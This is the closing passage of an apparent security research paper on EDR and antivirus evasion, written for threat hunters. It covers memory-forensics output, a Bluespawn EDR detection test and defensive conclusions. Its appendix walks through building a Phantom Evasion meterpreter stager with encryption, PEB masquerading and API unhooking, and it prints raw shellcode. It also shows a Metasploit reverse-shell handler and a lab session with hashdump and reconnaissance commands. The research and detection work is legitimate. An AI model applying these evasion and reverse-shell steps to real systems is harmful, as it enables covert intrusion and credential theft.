In the legitimate command prompt, the VAD and PEB fields are populated. (Figure 34)

```

Process Information:
Process: cmd.exe PID: 5212
Parent Process: explorer.exe PPID: 3200
Creation Time: 2021-05-12 01:57:11 UTC+0000
Process Base Name(PEB): cmd.exe
Command Line(PEB): "C:\Windows\system32\cmd.exe"

VAD and PEB Comparison:
Base Address(VAD): 0x7ff609440000
Process Path(VAD): \Windows\System32\cmd.exe
Vad Protection: PAGE_EXECUTE_WRITECOPY
Vad Tag: Vad

Base Address(PEB): 0x7ff609440000
Process Path(PEB): C:\Windows\system32\cmd.exe
Memory Protection: PAGE_EXECUTE_WRITECOPY
Memory Tag: Vad

Similar Processes:
C:\Windows\system32\cmd.exe
cmd.exe(5212) Parent:explorer.exe(3200) Start:2021-05-12 01:57:11 UTC+0000
No PEB
cmd.exe(2276) Parent:vmtoolsd.exe(1860) Start:2021-05-13 18:25:43 UTC+0000
C:\Windows\system32\cmd.exe
cmd.exe(5840) Parent:explorer.exe(3200) Start:2021-05-12 01:56:45 UTC+0000
No PEB
cmd.exe(4740) Parent:windows_shellc(316) Start:2021-05-13 18:10:42 UTC+0000

Suspicious Memory Regions:
-----

```

Figure 34: psinfo for legitimate example shell

6.5. Endpoint Detection & Response

Bluespawm is an open-source solution that provides EDR capabilities for monitoring and hunting. Bluespawm is currently an Alpha release but offers 15 different hunts that are relevant to this scenario. Each hunt can be mapped back to a technique found in MITRE's ATT&CK framework. It also can mitigate threats by applying best practices such as DOD STIG(s). As a final proof of concept and test, it was run in both monitoring mode and hunt mode to see if it will detect the Phantom Evasion executable.

In the example below (Figure 35) two console windows are running Bluespawm for hunt and monitor modes. The view provided is observed from the attack machine using meterpreter's screen share functionality.




Figure 35: Bluespawnc2cr.html monitoring session

During this test, the activity was compared with the active session to determine if the process tree was recorded. Similar to the previous test, each shell or new process created left an artifact. (Figure 36)

```

..... 0xffff80048124d080:windows_shellcode_injection.exe 3444 680 7 0 2021-05-26 16:50:50 UTC+0000
audit: \Device\HarddiskVolume1\Users\ [redacted] \windows_shellcode_injection.exe
cmd: "C:\Users\[redacted]\windows_shellcode_injection.exe"
path: C:\Users\[redacted]\windows_shellcode_injection.exe
..... 0xffff80048233e080:cmd.exe 4580 3444 1 0 2021-05-26 18:28:20 UTC+0000
audit: \Device\HarddiskVolume1\Windows\SysWOW64\cmd.exe
cmd: cmd.exe
path: C:\Windows\SysWOW64\cmd.exe
..... 0xffff80048417b080:conhost.exe 3232 4580 3 0 2021-05-26 18:28:20 UTC+0000
audit: \Device\HarddiskVolume1\Windows\System32\conhost.exe
cmd: \??\C:\Windows\system32\conhost.exe 0x4
path: C:\Windows\system32\conhost.exe
..... 0xffff800480f8d080:cmd.exe 4776 3444 1 0 2021-05-26 23:21:19 UTC+0000
audit: \Device\HarddiskVolume1\Windows\SysWOW64\cmd.exe
cmd: cmd.exe
path: C:\Windows\SysWOW64\cmd.exe
..... 0xffff800481cb7080:powershell.exe 1496 4776 9 0 2021-05-26 23:21:24 UTC+0000
audit: \Device\HarddiskVolume1\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
cmd: powershell
path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
..... 0xffff8004821be080:conhost.exe 2832 4776 3 0 2021-05-26 23:21:19 UTC+0000
audit: \Device\HarddiskVolume1\Windows\System32\conhost.exe
cmd: \??\C:\Windows\system32\conhost.exe 0x4
    
```

Figure 36: pstree for suspicious process

Each command prompt created a handle, but the use of PowerShell did not leave a trace in the handles table (Figure 37).

Offset(V)	Pid	Handle	Access Type	Details
0xffff80048233e080	3444	0x2ac	0x1ffffff	Process cmd.exe(4580)
0xffff800480f8d080	3444	0x3a8	0x1ffffff	Process cmd.exe(4776)

Figure 37: handles for suspicious process

In the following screenshot (Figure 38) the view is updated to the victim machine. Several commands were run in an attempt to trigger detection by Bluespawm. Eventually, a detection message is logged for the creation of two shells.




Figure 38: Bluespawm detection of shell

7. Conclusion

Evasion tactics conceal exploits by targeting the presentation of information in a process's runtime environment. The ability to execute evasion varies by system and is largely unreliable but when successful they disrupt visibility. Missing information is a common theme for evasion. What cannot be seen will likely be ignored. The use of unconventional methods for code execution takes advantage of heuristics requiring broader knowledge by the threat hunter. Resident artifacts can be analyzed if they are available but blending tactics or other deceptive behavior may stand against scrutiny. Anti-forensics techniques complicate reverse engineering which can make future signatures hard to develop. However, the presence of anti-forensics techniques aid in identifying malicious activity. Threat hunters must be aware of indicators unique to evasion and not just direct attention to payload execution.

Automated detection from EDR and A/V products offer a lot of value but are not a guaranteed solution to security. These products should be used in conjunction with application-level controls and the larger environment should be actively monitored for omissions by sensors. Crowdsourced information such as IOCs and threat feeds help vet unfamiliar activity. Also, when possible, unknown executables should be detonated in a sandbox environment. The larger environment creates opportunities for detection so information should be correlated across the enterprise. Ultimately as threat actors take action on a system it is inherently harder to hide. Although these specific examples may not defeat an organization's current EDR or A/V solution it is important to keep in mind that deception is a growing landscape in a threat actor's campaign.

8. Appendix




Figure 39: Phantom Evasion main menu

Under the Windows module, there are several options for building a stager. This example uses the Windows Shellcode Injection payload. (Figure 39)




Figure 40: Windows modules

Under each module, an exploit writer can select— the method by which their payload will be executed, associated permissions, and whether or not encryption will be used. (Figure 40)

```
[+] MODULE DESCRIPTION:
Inject and execute shellcode
[>] Local process shellcode execution type:
> Thread
> APC

[>] Remote process shellcode execution type:
> ThreadExecutionHijack (TEH)
> Processinject (PI)
> APCSpray (APCS)
> EarlyBird (EB)
> EntryPointHijack (EPH)

[>] Local Memory allocation type:
> Virtual_RWX
> Virtual_RW/RX
> Virtual_RW/RWX
> Heap_RWX

[>] Remote Memory allocation type:
> Virtual_RWX
> Virtual_RW/RX
> Virtual_RW/RWX
> SharedSection

[>] Shellcode Encryption supported
[>] Shellcode can be embedded as resource
[>] AUTOCOMPILE format: exe,dll
```

Figure 41: Module description

Each executable can be built for a specific target. They support various use cases for local or remote process injection. For more details refer to the Phantom Evasion GitHub site and ReadMe file in its documentation. (Figure 41)

```
Press Enter to continue:
[>] Insert Target architecture (default:x86):
[>] Insert shell generation method (default: msfvenom):
[>] Embed shellcode as PE resource? (Y/n):
[>] Insert msfvenom payload (default: windows/meterpreter/reverse_tcp):
[>] Insert LHOST: 10.10.100.1
[>] Insert LPORT: 4444
[>] Custom msfvenom options(default: empty):
[>] Payload encryption
[1] none
[2] Xor
[3] Double-key Xor
[4] Vigenere
[5] Double-key Vigenere
[>] Select encoding option: 3
```

Figure 42: Module continued

In this example, the default options are selected for simplicity. Many of the options available allow for modifications of attributes that are typically investigated by threat hunters. (Figure 42)

```
[>] Insert Exec-method (default:Thread):
[>] Insert Memory allocation type (default:Virtual_RWX):
[>] Insert Junkcode Intesity value (default:10):
[>] Insert Junkcode Frequency value (default: 10):
[>] Insert Junkcode Reinjection Frequency (default: 0):
[>] Insert Evasioncode Frequency value (default: 10):
[>] Dynamically load windows API? (Y/n):
[>] Add Ntdll api Unhooker? (Y/n):
[>] Masq peb process? (Y/n):
[>] Insert fake process path?(default:C:\windows\system32\notepad.exe):
[>] Insert fake process cmdline?(default:empty):
[>] Strip executable? (Y/n):
[>] Use certificate spoofer and sign executable? (Y/n):n
[>] Insert output format (default:exe):
[>] Insert output filename:double_xor_shell.exe
[>] Generating code ...
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of c file: 1457 bytes
[>] Double-key Xor encryption ...

[>] Compiling ...

[>] Strip binary ...

[<>] File saved in Phantom-Evasion folder
[>] Press Enter to continue
```

Figure 43: Module Continued

Having the ability to masquerade a process environment block (PEB) to hide key information like a process's path or command line adds a significant amount of stealth to the payload. Once all options are selected, an executable will be generated in the directory the script was executed. (Figure 43)

```
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of c file: 2166 bytes
[>] Xor encryption ...

[>] Compiling ...

Source.c: In function 'DllMain':
Source.c:130:10: warning: dereferencing 'void *' pointer
  130 | tNqskDWhJ[kpfjyarpixkz] = tNqskDWhJ[kpfjyarpixkz]^ckmxvws[tctvaghdbbb];
      | ~~~~~^
Source.c:130:37: warning: dereferencing 'void *' pointer
  130 | tNqskDWhJ[kpfjyarpixkz] = tNqskDWhJ[kpfjyarpixkz]^ckmxvws[tctvaghdbbb];
      | ~~~~~^
Source.c:130:37: error: void value not ignored as it ought to be
  130 | tNqskDWhJ[kpfjyarpixkz] = tNqskDWhJ[kpfjyarpixkz]^ckmxvws[tctvaghdbbb];
      | ~~~~~^
Source.c:130:26: error: invalid use of void expression
  130 | tNqskDWhJ[kpfjyarpixkz] = tNqskDWhJ[kpfjyarpixkz]^ckmxvws[tctvaghdbbb];
      | ~~~~~^
x86_64-w64-mingw32-gcc: error: Source.o: No such file or directory

[>] Strip binary ...

strip: 'test3.dll': No such file

[<>] File saved in Phantom-Evasion folder
asta@kali:~/Phantom-Evasion$ sudo python3 phantom-evasion.py -m WSI -msfp windows/x64/meterpreter/
reverse_tcp -a x64 -H 192.168.1.123 -P 4444 -tp svchost.exe -i EB -e 2 -mem Virtual_RW/RX -j 1 -J
15 -jr 0 -E 5 -f dll -res -S -o test3.dll
```

Figure 44: Phantom Evasion command line

Phantom Evasion requires tweaking of options to create a functioning payload.
(Figure 44)

```
[>] Github: https://github.com/oddcod3
[>] Version: 3.0
[>] Using Python Version: 3.8.4
[>] Generating code ...
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of c file: 1457 bytes
[>] Vigenere encryption ...

[>] Compiling ...

[>] Sign Executable
Traceback (most recent call last):
  File "phantom-evasion.py", line 396, in <module>
    Phantom_lib.CmdlineLauncher(sys.argv)
  File "Setup/Phantom_lib.py", line 1309, in CmdlineLauncher
    ModuleLauncher(M_type,ModOpt)
  File "Setup/Phantom_lib.py", line 964, in ModuleLauncher
    ExeSigner(ModOpt["Outfile"],ModOpt["SpoofCert"],ModOpt["descr"])
  File "Setup/Phantom_lib.py", line 439, in ExeSigner
    pfx = crypto.PKCS12Type()
AttributeError: module 'OpenSSL.crypto' has no attribute 'PKCS12Type'
```

Figure 45: Failed certificate creation

The most notable item here is that the certificate generation resulted in some errors however the executable was still generated. (Figure 45)

```
$ sudo run_speakeasy.py -t ~/Desktop/old/windows_shellcode_injection.exe -d memdump.zip
0x4032cd: 'KERNEL32.InitializeCriticalSection(0x408094)' -> None
0x401449: 'KERNEL32.GetStartupInfoA(0x1211f7c)' -> None
0x40148e: 'msvcrt._initterm(0x40a00c, 0x40a018)' -> 0x0
0x401419: 'msvcrt._initterm(0x40a000, 0x40a008)' -> 0x0
0x40124e: 'KERNEL32.SetUnhandledExceptionFilter(0x402ec0)' -> 0x0
0xfefd06c: module_entry: Caught error: unsupported_api
Invalid memory read (UC_ERR_READ_UNMAPPED)
Unsupported API: msvcrt.__p_acmdl_n (ret: 0x401276)
* Finished emulating
* Saving memory dump archive to memdump.zip
```

Figure 46: Speakeasy emulator

The speakeasy tool from FireEye was used in an attempt to emulate shellcode execution in the payload created. (Figure 46)

```

msvcrt.dll
\xff\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x
26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11
\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\x1\xcf\x
0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c
\x01\xd3\x8b\x04\x8b\x01\x00\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x
08\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x20\x07\x89\xe8\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54
\x50\x68\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x68\x0a\x0a\x4b\x01\x68\x02\x00\x11\x5c\x89\xe6\x50\x50\x50\x50\x40\x
50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\x0c\x74\x0a\xff\x4e
\x08\x75\xec\xe8\x67\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x
36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9
\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x68\x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68\x
75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\x0f\x85\x70\xff\xff\xff\xe9\x9b\xff\xff\xff\x01\xc3\x29\xc6\x75\xc1
\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5
hunt@rebel-vm: ~/speakeasy

```

Figure 47: Speakeasy shellcode output

The mem dump generated provided access to the shellcode payload but not much else. (Figure 47)

```

..ok000kdc'      'cdk000ko:
.x000000000000c  c000000000000x.
:00000000000000k, ,k00000000000000:
'00000000kkkk00000: :0000000000000000'
00000000. .c000000001. ,000000000
00000000. .c00000c. ,00000000x
10000000. .;d; ,000000001
.00000000. .; ; ,00000000.
c0000000. .00c. '000. ,0000000c
0000000. .0000. :0000. ,0000000e
100000. .0000. :0000. ,000001
;0000' .0000. :0000. ;0000;
.d000' .0000ccc00000. x00d.
.k0l .000000000000. .d0k,
.kk; .000000000000.c0k:
;k00000000000000k:
,x0000000000000x,
.l0000000l.
.dod,
.dod,
.

=[ metasploit v6.0.24-dev- ]
+ -- --=[ 2088 exploits - 1129 auxiliary - 354 post ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 > █

```

Figure 48: Metasploit main menu

For testing the executable in a live environment, a small network was created. The session is set up on a remote host running Metasploit to verify the execution of the custom payload. (Figure 48)

```

;k00000000000000k:
,x0000000000000x,
.l0000000l.
.dod,
.dod,
.

=[ metasploit v6.0.24-dev- ]
+ -- --=[ 2088 exploits - 1129 auxiliary - 354 post ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.2
lhost => 192.168.1.2
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) >

```

Figure 49: Reverse shell exploit

The attack machine is configured to catch a reverse shell and establish a meterpreter session. (Figure 49)

```
Module options (exploit/multi/handler):
  Name Current Setting Required Description
  ----
Payload options (windows/meterpreter/reverse_tcp):
  Name Current Setting Required Description
  ----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process,
none)
LHOST 192.168.1.2 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
  Id Name
  --
  0 Wildcard Target

msf6 exploit(multi/handler) >
```

Figure 50: Exploit options

After setting up the exploit, payload, and localhost/port the configurations are validated to ensure that all options are set up correctly. (Figure 50)

```
Payload options (windows/meterpreter/reverse_tcp):
  Name Current Setting Required Description
  ----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process,
none)
LHOST 192.168.1.2 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
  Id Name
  --
  0 Wildcard Target

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.2:4444
```

Figure 51: Connection established to the victim machine

The reverse TCP handler is started and waits for a connection attempt from the victim machine 192.168.1.1 (Figure 51)

```
[*] Started reverse TCP handler on 192.168.1.2:4444
[*] Sending stage (175174 bytes) to 192.168.1.1
[*] Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.1:1544) at 2021-05-13 18:08:11 +0800

meterpreter > getuid
Server username: ██████████
meterpreter > execute -f cmd.exe -l -H
Process 4740 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\█████████\Downloads>run post/windows/gather/hashdump
run post/windows/gather/hashdump
'run' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\█████████\Downloads>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::e80f:542:d6f5:e7f6%7
    IPv4 Address. . . . . : 192.168.1.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
```

Figure 52: Verification on the victim machine

The connection is established and a meterpreter session is started. This confirms the successful execution of the Phantom Evasion executable. A few commands are run to confirm access on the machine with an established session. (Figure 52)

```
Ethernet adapter Npcap Loopback Adapter:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::b562:351a:c3db:b746%16
    Autoconfiguration IPv4 Address. . : 169.254.183.70
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . :

Tunnel adapter Reusable ISATAP Interface {1C0E6808-5C13-437F-8773-9C6F565E14DF}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{FE2024D0-1E7C-4D92-B060-20E0282CCCA5}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

C:\Users\█████████\Downloads>shell
shell
'shell' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\█████████\Downloads>exit
exit
meterpreter > getpid
current pid: 316
meterpreter > sysinfo
Computer      : ██████████
OS           : Windows 10 (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain       : ██████████
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

Figure 53: Enumeration of the victim machine

Information like the system's IP address and the current process is queried for reconnaissance on the system.

9. References

- Baranauskas, M. (n.d.). Bypassing Cylance and Other AVS/EDRS BY Unhooking Windows APIs. Retrieved May 14, 2021, from <https://www.ired.team/offensive-security/defense-evasion/bypassing-cylance-and-other-avs-edrs-by-unhooking-windows-apis>
- Cyberstruggle, & Cyberstruggle. (n.d.). FireEye EDR bypassed with basic Process Injection. Retrieved May 14, 2021, from <https://cyberstruggle.org/fireeye-edr-bypassed-with-basic-process-injection/>
- Hyvärinen, N. (2019, September 19). Dynamic shellcode execution - f-secure blog. Retrieved May 14, 2021, from <https://blog.f-secure.com/dynamic-shellcode-execution/>
- Ligh, M. H., Case, A., Levy, J., & Walters, A. (2014). *The art of memory forensics: Detecting malware and threats in Windows, Linux, and Mac memory*. Indianapolis, IN: Wiley.
- Mosch, F. (2021, January 31). A tale of EDR bypass methods. Retrieved May 14, 2021, from <https://s3cur3th1ssh1t.github.io/A-tale-of-EDR-bypass-methods/>
- Mudge, R. (2018, February 08). In-memory evasion. Retrieved May 14, 2021, from <https://blog.cobaltstrike.com/2018/02/08/in-memory-evasion/>
- Pena, E., & Erikson, C. (2019, October 10). Staying hidden on the endpoint: Evading detection with shellcode. Retrieved May 14, 2021, from <https://www.fireeye.com/blog/threat-research/2019/10/staying-hidden-on-the-endpoint-evading-detection-with-shellcode.html>
- Rioasmara. (2020, October 19). Basic av/edr evasion. Retrieved May 14, 2021, from <https://rioasmara.com/2020/10/10/basic-av-edr-evasion/>
- Ligh, M. H. (2011). *In Malware analyst's cookbook and DVD: tools and techniques for fighting malicious code. essay*, Wiley.
- Desimone, J. (2020, April 7). *Hunting In Memory*. Elastic Blog. <https://www.elastic.co/blog/hunting-memory>.
- Liu, W. J. (2011, January 17). *Process Hacker Forums*. Thread stacks reference - Process Hacker Forums. <https://wj32.org/processhacker/forums/viewtopic.php?t=6>.
- Eidelberg, M. (2021, February 3). *EDR and Blending In: How Attackers Avoid Getting Caught*. Optiv. <https://www.optiv.com/insights/source-zero/blog/edr-and-blending-how-attackers-avoid-getting-caught>.

Christopher Watson, mr.chris.e.watson@gmail.com

Maayan, G. D. (2020, April 7). *A Brief History of EDR Security - DZone Security*. dzone.com. <https://dzone.com/articles/a-brief-history-of-edr-security>.

Russinovich, M., & Solomon, D. A. (2009, June 17). *Processes, Threads, and Jobs in the Windows Operating System*. Processes, Threads, and Jobs in the Windows Operating System | Microsoft Press Store. <https://www.microsoftpressstore.com/articles/article.aspx?p=2233328>.